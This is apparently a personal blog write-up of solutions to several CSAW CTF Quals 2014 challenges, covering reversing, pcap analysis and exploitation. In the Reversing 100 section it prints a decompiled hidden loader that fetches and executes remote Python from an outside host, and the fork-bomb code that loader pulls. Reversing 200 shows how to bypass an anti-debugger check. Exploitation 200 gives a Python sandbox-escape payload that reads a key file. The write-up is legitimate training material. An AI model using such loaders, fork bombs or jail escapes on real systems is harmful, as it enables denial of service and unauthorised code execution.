Seshagiri

Hindu Activist and Computer Security enthusiast

CSAW CTF Quals 2014

Reversing 100

A zip archive was given eggshell-master.zip (https://copy.com/Y0iUjHGhZ0mz)
I tried to run some of the python files included in it. But it crashed my machine.
Then I found a file named `utils.pyc` and I decompiled it using uncompyle2 (https://github.com/wibiti/uncompyle2).

```
/usr/local/bin/uncompyle2 utils.pyc
# 2014.09.22 12:44:53 IST
#Embedded file name: /Users/kchung/Desktop/CSAW Quals 2014/rev100/utils.py
exec __import__('urllib2').urlopen('http://kchung.co/lol.py').read()
+++ okay decompyling utils.pyc
# decompiled 1 files: 1 okay, 0 failed, 0 verify failed
# 2014.09.22 12:44:53 IST
```


I opened http://kchung.co/lol.py (http://kchung.co/lol.py) link which displayed the following code:

```
import os
while True:
    try:
        os.fork()
    except:
        os.system('start')
# flag{trust_is_risky}
```

Reversing 200

A windows PE32 executable (https://copy.com/juOPNJWi21gF) was given. Which was more or less a similar challenge to last year's quals.

I ran the program and found that it prints an encrypted flag. I immediately loaded it in IDA with debugger and found that the program exits upon the detecting a debugger and an decryption function is called just before that. Kindly follow what is mentioned in this image to get the decrypted flag



Set a break point here

```
00401083 call    sub_40102A
00401088 test    eax, eax
0040108A jnz     short loc_401096
```

The program checks for the presence of a debugger

```
0040108C call    ds:IsDebuggerPresent
00401092 test    eax, eax
00401094 jz      short loc_4010B9
```

step into (f7)

```
04010A5 push    2                   ; uType
04010A7 push    offset Caption      ; "Flag"
04010AC push    [ebp+lpText]        ; lpText
04010AF push    0                   ; hWnd
04010B1 call    ds:MessageBoxA
04010B7 jmp     short loc_4010CD
```

```
004010B9
004010B9 loc_4010B9:                ; uType
004010B9 push    2
004010BB push    offset Caption     ; "Flag"
004010C0 mov     eax, [ebp+lpText]
004010C3 inc     eax
004010C4 push    eax                ; lpText
004010C5 push    0                  ; hWnd
004010C7 call    ds:MessageBoxA
```

```
00401096
00401096 loc_401096:
00401096 inc     ecx
00401097 inc     ecx
00401098 inc     ecx
00401099 inc     ecx
0040109A int     3                  ; Trap to Debugger
0040109B mov     edx, [ebp+lpText]
0040109E call    decryption_module
         jmp     short loc_4010EF
```

Continue until you get a message box with flag

Set EIP to 0x00401B9 or 0x004010A5

Run until the JMP instruction such that decryption module is executed

```
004010CD
004010CD loc_4010CD:                ; lpMem
004010CD push    [ebp+lpText]
004010D0 push    0                  ; dwFlags
004010D2 push    [ebp+hHeap]        ; hHeap
004010D5 call    ds:HeapFree
004010DB mov     [ebp+var_8], eax
004010DE push    [ebp+hHeap]        ; hHeap
```

```
004010EF
004010EF loc_4010EF:                ; uExitCode
004010EF push    0FFFFFFFFh
004010F1 call    ds:ExitProcess
004010F1 _main endp
004010F1
```

(https://seshagiriprabhu.files.wordpress.com/2014/09/re2.png)

```
flag{reversing_is_not_that_hard!}
```

Networking 100

A pcap file (https://copy.com/c3X1NXYIJsou) was given:
Hint given was misleading. But I knew that flag would be transferred through a tcp connection as a plain text according to the point given for this challenge. I created a dump of the tcp connections as `tcp.pcap`. I used a tool called tcpflow which breaks down each and every tcp connection and stores its content in ASCII file.

```
tcpflow -r tcp.pcap
```

These are the various files created after running the above commmand.

```
058.179.133.087.62973-192.168.221.128.01301 192.168.221.128.01300-061.054.024.060.20302 192.168.221.128.01315-173.014.243.23
074.095.093.093.16881-192.168.221.128.01302 192.168.221.128.01301-058.179.133.087.62973 192.168.221.128.01317-162.017.162.23
173.014.243.233.16881-192.168.221.128.01277 192.168.221.128.01302-074.095.093.093.16881 192.168.221.128.01318-197.083.255.14
192.168.221.128.01277-173.014.243.233.16881 192.168.221.128.01306-192.168.221.136.00023 192.168.221.128.01320-061.054.024.05
192.168.221.128.01292-192.168.221.136.00022 192.168.221.128.01307-096.252.203.249.60974 192.168.221.128.01322-106.120.035.03
192.168.221.128.01293-173.014.243.236.00080 192.168.221.128.01308-061.054.024.062.20402 192.168.221.136.00022-192.168.221.12
192.168.221.128.01295-101.226.180.138.20902 192.168.221.128.01309-061.054.024.072.20402 192.168.221.136.00023-192.168.221.12
192.168.221.128.01296-180.153.091.176.20802 192.168.221.128.01311-036.229.180.205.06881 197.083.255.148.43786-192.168.221.12
192.168.221.128.01297-061.054.024.070.20202 192.168.221.128.01312-087.218.248.070.20388 alerts.txt
192.168.221.128.01298-071.245.166.078.51413 192.168.221.128.01313-064.087.001.236.16881 report.xml
192.168.221.128.01299-099.235.219.011.06881 192.168.221.128.01314-122.141.235.138.20802 tcp.pcap
```

Then I ran `strings` to check for any flag in plain text. And fortunately
I found the flag in plain text.

```
strings * | grep "flag"
```

```
flag{bigdataisaproblemnotasolution}
```

Exploitation 100

An ELF 32 binary file (https://copy.com/LSHueKGeHAKv) was given
I ran a `strings` command on it and flag was hard coded in it

```
flag{exploitation_is_easy!}
```

Exploitation 200

A python file (https://copy.com/qYUfjWIvF9xV) was given.

In this problem all the functions except `print` and `raw_input`
are removed from the python shell which is given to us.

This is similar to python jail break challenge in plaidCTF 2013.
After a few google search I came to know that in Python, a type object has a `__bases__` attribute which returns the list of all its base classes. It also has a `__subclasses__` method that returns the list of all types that inherit from it. If we use `__bases__` on a random
type, we can reach the top of the type hierarchy (object type), then read the subclasses of object to get a list of all types defined in the interpreter

```
().__class__.__bases__[0].__subclasses__()
```

40th index points to file function

```
In [10]: ().__class__.__bases__[0].__subclasses__()[40]
Out[10]: file
```

And the exploit is here:

```
().__class__.__bases__[0].__subclasses__()[40]('./key').read()
```

solution for more challenges would be added very soon.

SEPTEMBER 22, 2014 **SESHAGIRI PRABHU**